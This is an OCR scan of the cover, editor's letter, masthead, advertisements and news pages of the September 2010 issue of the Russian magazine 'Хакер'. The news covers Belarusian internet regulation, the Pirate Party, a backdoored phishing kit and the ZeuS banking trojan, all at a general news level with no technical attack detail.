CMS БИТРИКС: СВЕЖИЕ УЯЗВИМОСТИ СТР. 66

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

СЕНТЯБРЬ 09 (140) 2010

ХАКЕР 09 (СЕНТЯБРЬ) 2010

ШПИОНСКИЙ ЯРЛЫК/ ПОДРОБНОСТИ СВЕЖЕГО БАГА В ВИНДЕ И ШПИОНСКОЙ ИСТОРИИ ТРОЯНА STUXNET

JIT SPRAY

НОВЫЙ ЭКСКЛЮЗИВНЫЙ 0DAY-СПОСОБ ОБХОДА DEP И ASLR

СТР. 70

ХАЛЯВНАЯ ПОЕЗДКА В ШТАТЫ

СТР. 37

ШПИОНСКИЙ ЯРЛЫК

ПОДРОБНОСТИ СВЕЖЕГО БАГА В ВИНДЕ И ШПИОНСКОЙ ИСТОРИИ **ТРОЯНА STUXNET**

СТР. 54

(game)land hi-fun media

publishing for enthusiasts

4607157100063 10009

+

ДЕЛАЕМ БАБКИ НА РАЗРАБОТКЕ ИГР

ОЖИВЛЯЕМ УБИТЫЕ ФЛЕШКИ

СТАВИМ ТРОЯ НА WI-FI РОУТЕР

ИССЛЕДУЕМ ПРОЦЕССЫ В WINDOWS 7


ОСВАИВАЕМ НОВУЮ ПЛАТФОРМУ TITANIUM

АНАЛИЗ TDSS

ПОЛНЫЙ РАЗБОР ПОЛИМОРФНОГО УПАКОВЩИКА ИЗВЕСТНОГО РУТКИТА

СТР. 82

СЫРОК ЗЕБРА -
БЫСТРЫЙ ВЗЛОМ ГОЛОДА!





Вот и подходит к концу жаркое лето-2010. Надеюсь, ты хорошо отдохнул и готов к переходу из пьяного летнего состояния в интеллектуальный осенний режим. Если еще нет, то я настоятельно рекомендую тебе это сделать в ближайшее время, потому что в этом номере у нас много статей, после прочтения которых неподготовленный хмельной мозг разрывается на части!

• Хотел новую рабочую технику для обхода DEP/ASLR? Пожалуйста!
• Жаловался на недостаток багов в CMS Битрикс? Получай — 0day!
• Видел новость про Stuxnet, но ничего не понял? Читай — мы все подробно описали.

Еще рекомендую тебе поучаствовать в нашем совместном с IBM конкурсе по бета-тестингу новой версии Lotus Symphony (стр. 37). Когда еще представится такой реальный шанс нахаляву сгонять в штаты?

nikitozz, гл. ред. Х

P.S. http://vkontakte.ru/club10933209 — наша группа ВКонтакте.

CONTENT

/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN/ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
>Менеджер по продаже Gameland TV
Марина Румянцева
(rumyantseva@gameland.ru)
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:

/ Тел.: (495) 935-4034, **факс:** (495) 780-8824
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
>Руководитель отдела подписки
Гончарова Марина
(goncharova@gameland.ru)
>Руководитель спецраспространения
Лукичева Наталья (lukicheva@gameland.ru)

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству вложенных дисков ,пишите по адресу: claim@gameland.ru.
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мария «Mifrill» Нефедова maria.nefedova@glc.ru



MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

«...А ТЕПЕРЬ ПРИЛОЖИТЕ К ЭКРАНУ ПАСПОРТ»



Правительству Белоруссии не дают покоя «лавры» Китая и Северной Кореи — Лукашенко тоже очень хочет контролировать «teh Internet». Этот порыв властей воплотился в так называемом указе №60 «О мерах по совершенствованию использования национального сегмента сети Интернет», который не просто готовится, а уже вступил в силу с 1-го июля. Теперь сетевая жизнь наших соседей станет куда более сложной — в интернет им можно выходить исключительно после предъявления провайдеру документа, удостоверяющего личность (в их список вошли паспорт, военный билет, водительское удостоверение и ряд других). Нововведение касается также Wi-Fi сетей, интернет-кафе, клубов и других публичных мест с доступом в Сеть — там личность юзера могут зафиксировать при помощи фото- или видеосъемки. Но провайдеров страны не просто обязали требовать со своих пользователей документы, теперь они также обязаны приглядывать за тем, что делают их клиенты в инете, хранить эти данные в течение года и предоставлять их органам по первому требованию. Напомню, что чуть ранее всем хостинг-провайдерам Белоруссии было дано указания размещать сайты клиентов исключительно на серверах внутри страны. Словом, на руках у властей, в идеале, будет полная картина того, кто, когда и чем занимался в Сети. Думается, что в ответ на просторах байнета появятся сотни онион нодов, и в стране резко участятся взломы Wi-Fi-сеток.

В Японии поступили в продажу 100-гигабайтные Blu-ray диски стандарта BDXL. Цена такой болванки составляет порядка $60, и на нее входит 100 (3 слоя) или 128 (4 слоя) Гб инфы.

КОНСОЛЬ ИЗ ПРОШЛОГО




До сих пор не можешь простить себе, что в свое время выкинул, отдал или окончательно доломал свою старую консоль 90-х годов, а упоминание о Mortal Combat вызывает у тебя умиление? Поздравляем, чувак, у тебя ностальгия. Кто-то, конечно, скажет, что сейчас полно эмуляторов на любой вкус — и для ПК, и для коммуникаторов, но ведь когда хочется «полного погружения», эмуляторы не спасают. Для таких вот психов, которые не ищут легких путей, компания Hyperkin и выпустила свой девайс — ретро-консоль RetroN 3, которая поддерживает все старые картриджи от видеоприставок Nintendo, Super Nintendo и Sega Genesis. Но поддержка картриджей — это только полдела. RetroN 3 также поддерживает и контроллеры от тех самых приставок, то есть обладает всеми нужными для этого входами. Ну, а если старых джойстиков у тебя не завалялось — не беда, в комплекте с приставкой идут два беспроводных манипулятора, которые как две капли воды похожи на контроллеры от олдскульной Sega. Вообще, нужно сказать, что приставка в целом выполнена в дизайне, характерном для 90-х годов, так что RetroN 3 в любой из двух цветовых вариаций (черной или красной) порадует геймера еще и с эстетической стороны. Стоит это счастье всего 70 вечнозеленых условных единиц, так что дело за малым — найти побольше картриджей! :)

Нестандартные решения зависят от нестандартных задач

Растущие потребности современных серверов в энергии не сводятся только к росту затрат. Все чаще они прямо влияют на повседневную работу компании. Согласно недавнему исследованию, около 50% организаций сталкивались с простоями в работе ИТ-систем, вызванными проблемами с питанием и охлаждением серверов[1]. Особенности архитектуры IBM BladeCenter® HS22 позволяют повысить эффективность работы на всех уровнях. Это и высокоэффективная конфигурация, и процессор Intel® Xeon® серии 5500, и передовое программное обеспечение, такое как IBM Systems Director, динамично отслеживающее энергопотребление, а также встроенные датчики, позволяющие оптимизировать охлаждение. Благодаря всему этому экономия энергии может достигнуть 93% по сравнению с предыдущими поколениями стоечных серверов. Хотите узнать, как окупить инвестиции всего за три месяца?[2] Посетите ibm.com/hs22/ru

Системы, программное обеспечение и сервисы для улучшения экологии планеты.



[1] Прогноз расходов на энергопотребление серверов в мире на период с 2008 по 2012 гг. – Анализ рынка № 215870, составленный IDC, том 1, декабрь 2008 г.

[2] Данные по окупаемости вложенных средств и экономии энергии основаны на расчетах, выполненных, исходя из сценария с коэффициентом консолидации 11:1 для 166 сокетных серверов Intel высотой 1U по отношению к 14 серверам BladeCenter HS22, с учетом экономии на расходах на энергию, лицензии на программное обеспечение и другие текущие расходы. Расходы и объем сэкономленных средств зависят от конкретной конфигурации и среды. Более подробная информация приведена на www.ibm.com/smarterplanet/claims.

САМЫЙ ПИРАТСКИЙ ХОСТИНГ



Положительно невозможно не любить народ из «Пиратской партии» Швеции! На этот раз представители Pirate Party пообещали, что, если в ходе сентябрьских выборов им удастся получить хотя бы одно место в парламенте, они воспользуются своими привилегиями по полной. Штука в том, что депутаты в Швеции имеют хитрую форму неприкосновенности — их нельзя привлечь к ответственности за действия, напрямую связанные с их депутатским мандатом. Вот «Пиратская партия» и подумывает — а не разместить ли хостинг The Pirate Bay прямо в здании парламента? Запретить им провернуть это не сможет никто, тем более, что технически сам TPB легален.
Но хостинг — это только полдела; еще «Пиратская партия» решила заделаться интернет-провайдером! Под эту затею уже учредили компанию PirateISP, во главе которой встал один из активистов партии, Густав Нипе, и уже навели партнерские мосты с крупным провом ViaEuropa. Главная особенность этого начинания в том, что «Пиратская партия» принципиально собирается предоставлять исключительно анонимный доступ в Сеть и отказывается хранить данные и статистику на своих клиентов. Услуги «пиратского» провайдера будут не самыми дешевыми — за месяц анлима на гигабитном канале придется отдать порядка $70, но что такое 70 баксов в сравнении с нормальной анонимностью? Правда, о защите стоит задуматься и самой «Питарской бухте», которая недавно подверглась взлому. Трекер «вскрыл» аргентинец Ch Russo с двумя партнерами. Сами хакеры утверждают, что ломануть TPB им удалось благодаря обнаружению целого ряда уязвимостей, по которым плакала SQL-иньекция. С их помощью парни сумели не только получить полный доступ к БД, но и увели оттуда информацию о 4 млн. юзерских аккаунтах.

Сексуальные меньшинства на Западе отдают куда больше денег за медицинскую страховку, чем нормальные люди. В Google подняли своим штатным геям зарплату, посчитав, что это несправедливо. Теперь они будут получать ощутимо больше гетеросексуальных коллег.

ОДНА ЗАРЯДКА — ДЛЯ ВСЕХ НОУТБУКОВ

Обилие проводов, с которыми каждый день приходится сталкиваться современному человеку, способно свести с ума кого угодно. Больше всего в этом клубке шнуров раздражают десятки различных модификаций зарядных устройств. Складывается впечатление, что каждая фирма-производитель считает своим долгом придумать для своих девайсов стандарт позаковыристее, и гордо выпускает под него свой собственный «зарядник». Однако, этому хаосу, похоже, приходит конец. Ранее мы уже писали о том, что крупнейшие производители мобильных телефонов договорились меж собой о создании универсального зарядного устройства. Теперь эту благую инициативу подхватили и производители ноутбуков — стало известно, что идею единой «зарядки» уже поддержали гиганты Acer и Asus, а также целый ряд компаний помельче: Quanta Computer, Compal Electronics, Wistron и т.д. «Железные» гиганты собираются продвигать стандарт источника питания от Института инженеров электротехники и электроники (IEEE). Когда к этому начинанию присоединятся и другие крупные компании-производители — неизвестно; по сути, все это — отдельный бизнес, расставаться с которым не каждый захочет. Однако, начало все же положено, и первые шаги по унификации зарядных устройств для ноутбуков будут сделаны уже в ближайшие год-полтора.


ИСХОДНИКИ WINDOWS — У ФСБ!

Еще в 2002 году между корпорацией Microsoft и ФГУП Научно-технический центр «Атлас» (разработчик систем защиты информации, подчиняется Минкомсвязи, а ранее подчинялся ФСБ) было заключено соглашение. В соответствии с буквой этого договора, «мелкомягкие» соглашались передавать нашим органам исходные коды Windows XP, Windows 2000 и Windows Server 2000. Теперь это соглашение расширяют, включая в него также Windows 7, Microsoft Windows Server 2008 R2, пакет Microsoft Office 2010 и Microsoft SQL Server. Цель этих договоренностей и изменений вот в чем: теперь, чтобы дать зеленый свет на использование продуктов Microsoft в госорганах, наши спецслужбы предварительно должны не только убедиться в отсутствии закладок и соответствии принятым у нас стандартам, но еще и разработать для него криптографическую систему защиты! То есть, если раньше ФСБ изучало и сертифицировало лишь отдельные программные продукты, то сейчас они решили замахнуться на платформы в целом. Мало ли, вдруг они пригодятся при создании «электронного правительства» или для каких-либо секретных нужд. Тут надо сказать, что такой опыт не является из ряда вон выходящим для Microsoft. У ребят давно действует специальная программа Government Security Program (GSP), как раз и регламентирующая открытие исходных кодов в подобных ситуациях. Нет так давно исходники многих продуктов Microsoft были открыты для спецслужб Китая. Зачем это нужно? Очень просто: в Росси почти 10% доходов Microsoft приносят как раз госконтракты.


Windows®. Жизнь без преград.
Lenovo® рекомендует ОС Windows 7.
lenovo
ПРЕДЕЛЬНАЯ ОТВЕТСТВЕННОСТЬ. ПРЕДЕЛЬНЫЙ КОНТРОЛЬ.
Lenovo
каждое
мгновение!
МОЩНОСТЬ И МУЛЬТИМЕДИА — ВОСТОРГ!
Передовые мультимедийные технологии на ноутбуке Y560 и настольном компьютере «Всё в одном» A700.
Каждое мгновение можно развлекаться всеми доступными способами! Больше свободы — тебе будет еще веселее с ноутбуком Y560. Больше возможностей дома — поставь домашний мультимедиацентр A700 с Dolby® Home Theater™. Технология Rapid Drive — это прямой доступ к видео и музыке, а система OneKey Theater 2.0 и динамики JBL позволяют наслаждаться невероятно реалистичными мультимедиа. Каждое мгновение — в радость!
Фантастическую скорость работы обеспечивает интеллектуальный процессор Intel® Core™ i5 с технологией Intel® Turbo Boost. Графическая система Intel® HD обеспечивает отличное качество графики, высокую четкость изображений, насыщенность цветов и высокий реализм звука и изображения.
IdeaCentre A700
МОЩНОСТЬ И КОМПАКТНОСТЬ
IdeaPad Y560
МУЛЬТИМЕДИЙНЫЙ ВОСТОРГ
intel
CORE i5
inside
Быстрее.
Умнее.
Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран.
Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating. Реклама.


ПИЩЕВАЯ ЦЕПОЧКА МИРА ХАКЕРОВ

Эксперты компании Imperia, специализирующейся на информационной безопасности, нашли на одном хакерском форуме инструментарий для фишеров — Login Spoofer 2010, который был скачан более 200 000 раз. И в этом не было бы ничего удивительного, если бы в нелегальном софте не обнаружился... бэкдор. Видимо, предприимчивые авторы Login Spoofer 2010 решили, что поднимать фэйковые сайты и заниматься спам-рассылками, завлекая туда доверчивых юзеров — это слишком трудоемко и скучно. Куда проще было повесить эту рутину на кого-нибудь еще. Упомянутый инструментарий якобы предназначается для создания фальшивых копий сайтов платежных и почтовых систем, социальных сетей и т.д., а также для сбора логинов, паролей и прочих приватных данных замаененных на эти ресурсы пользователей. ПО бесплатное и специально распространяется по хакерским ресурсам. Горе-фишеры, забывшие, где бывает бесплатный сыр, и клюнувшие на халявную прогу, по сути, стали рабами ее создателей. Нет, программа работает, но почти все собранные данные она тайно переправляет своим авторам, а фишерам подкидывает лишь жалкие крохи. Соотношение приблизительно такое: авторы кита получают данные о тысячах аккаунтов, в то время как скрипт-киддисы довольствуются десятками, изредка — сотнями. Вот это профит!



Mozilla и Google повышают таксу за найденные в их продуктах баги. Теперь награда за самые серьезные дырки составляет $3000 и $3133.7

ZEUS ДОБРАЛСЯ ДО «ДЕРЕВЯННОЙ» ВАЛЮТЫ



Трой ZeuS/Zbot уже несколько лет является настоящей головной болью для всех специалистов по сетевой безопасности и разработчиков антивирусного ПО. Малварь написан с душой и умом — он постоянно обновляется, умеет убивать на зараженной машине своих конкурентов, на его основе работают многомиллионные ботнеты, а инструментарий ZeuS вообще оснащен «антипиратской» защитой получше, чем у «Винды»! Специалисты компании Trend Micro недавно проанализировали новую версию известного троянца, и анализ принес неприятные вести пользователям из России — ZeuS отныне держит на прицеле целый ряд наших банков и платежных систем. Вообще, российский онлайн-банкинг у хакеров особенной популярностью никогда не пользовался (его толком не существовало), но ситуация, похоже, начинает меняться. ZeuS, в числе прочего, теперь бдит за сайтами «ВТБ24», «Сити-банка», «МДМ Банка» и «Банк24.ру», а также за платежными системами ОСМП («Объединенная система моментальных платежей»), «Яндекс.Деньги», Webmoney, RBK Money, e-port и «QIWI Кошелек». Так как троян умеет воровать пароли, перехватывая нажатия клавиш, приятного в этой новости мало. «Утешаться» остается лишь нормальными файерволами, антивирусами и головой на плечах. Ну и тем фактом, что кроме России и нескольких наших банков, троянец «интересуется» десятками других стран и тысячами других учреждений.

Представители Amazon сообщают, что в последние недели электронные книги обогнали по количеству продаж обычные. На каждые 100 бумажных книг приходится по 180 электонных.

ТАРГЕТИНГ ДЛЯ НАРУЖНОЙ РЕКЛАМЫ

Восток вообще и Япония в частности давно опережают всю планету в плане технического развития лет этак на 15. Например, у нас и на Западе QR-коды еще только начинают входить в обиход, а восточные соседи с начала «нулевых» эксплуатируют их в рекламе, на упаковках товаров и так далее. Вообще, обкатка новых технологий и идей в рекламной среде уже становится своеобразной традицией. Так, в июле этого года в пригороде Токио начался эксперимент: на станциях подземки были установлены 27 интерактивных рекламных мониторов, оснащенных камерами и специальным ПО для распознавания лиц. Билборды способны определять пол и примерный возраст человека, стоящего перед ними. «Жертве» достаточно лишь один раз, мельком взглянуть на чудо техники, и на его экране тут же услужливо отобразится реклама, подходящая именно для этой возрастной категории и пола. Если же перед щитом собирается толпа, «умный» билборд анализирует всю группу людей и отображает нечто усредненное, что, по его мнению, будет интересно всем присутствующим. Эксперимент, в который вложились 11 железнодорожных компаний, продлится год; за это время планируют собрать кучу статистических данных, полезных для 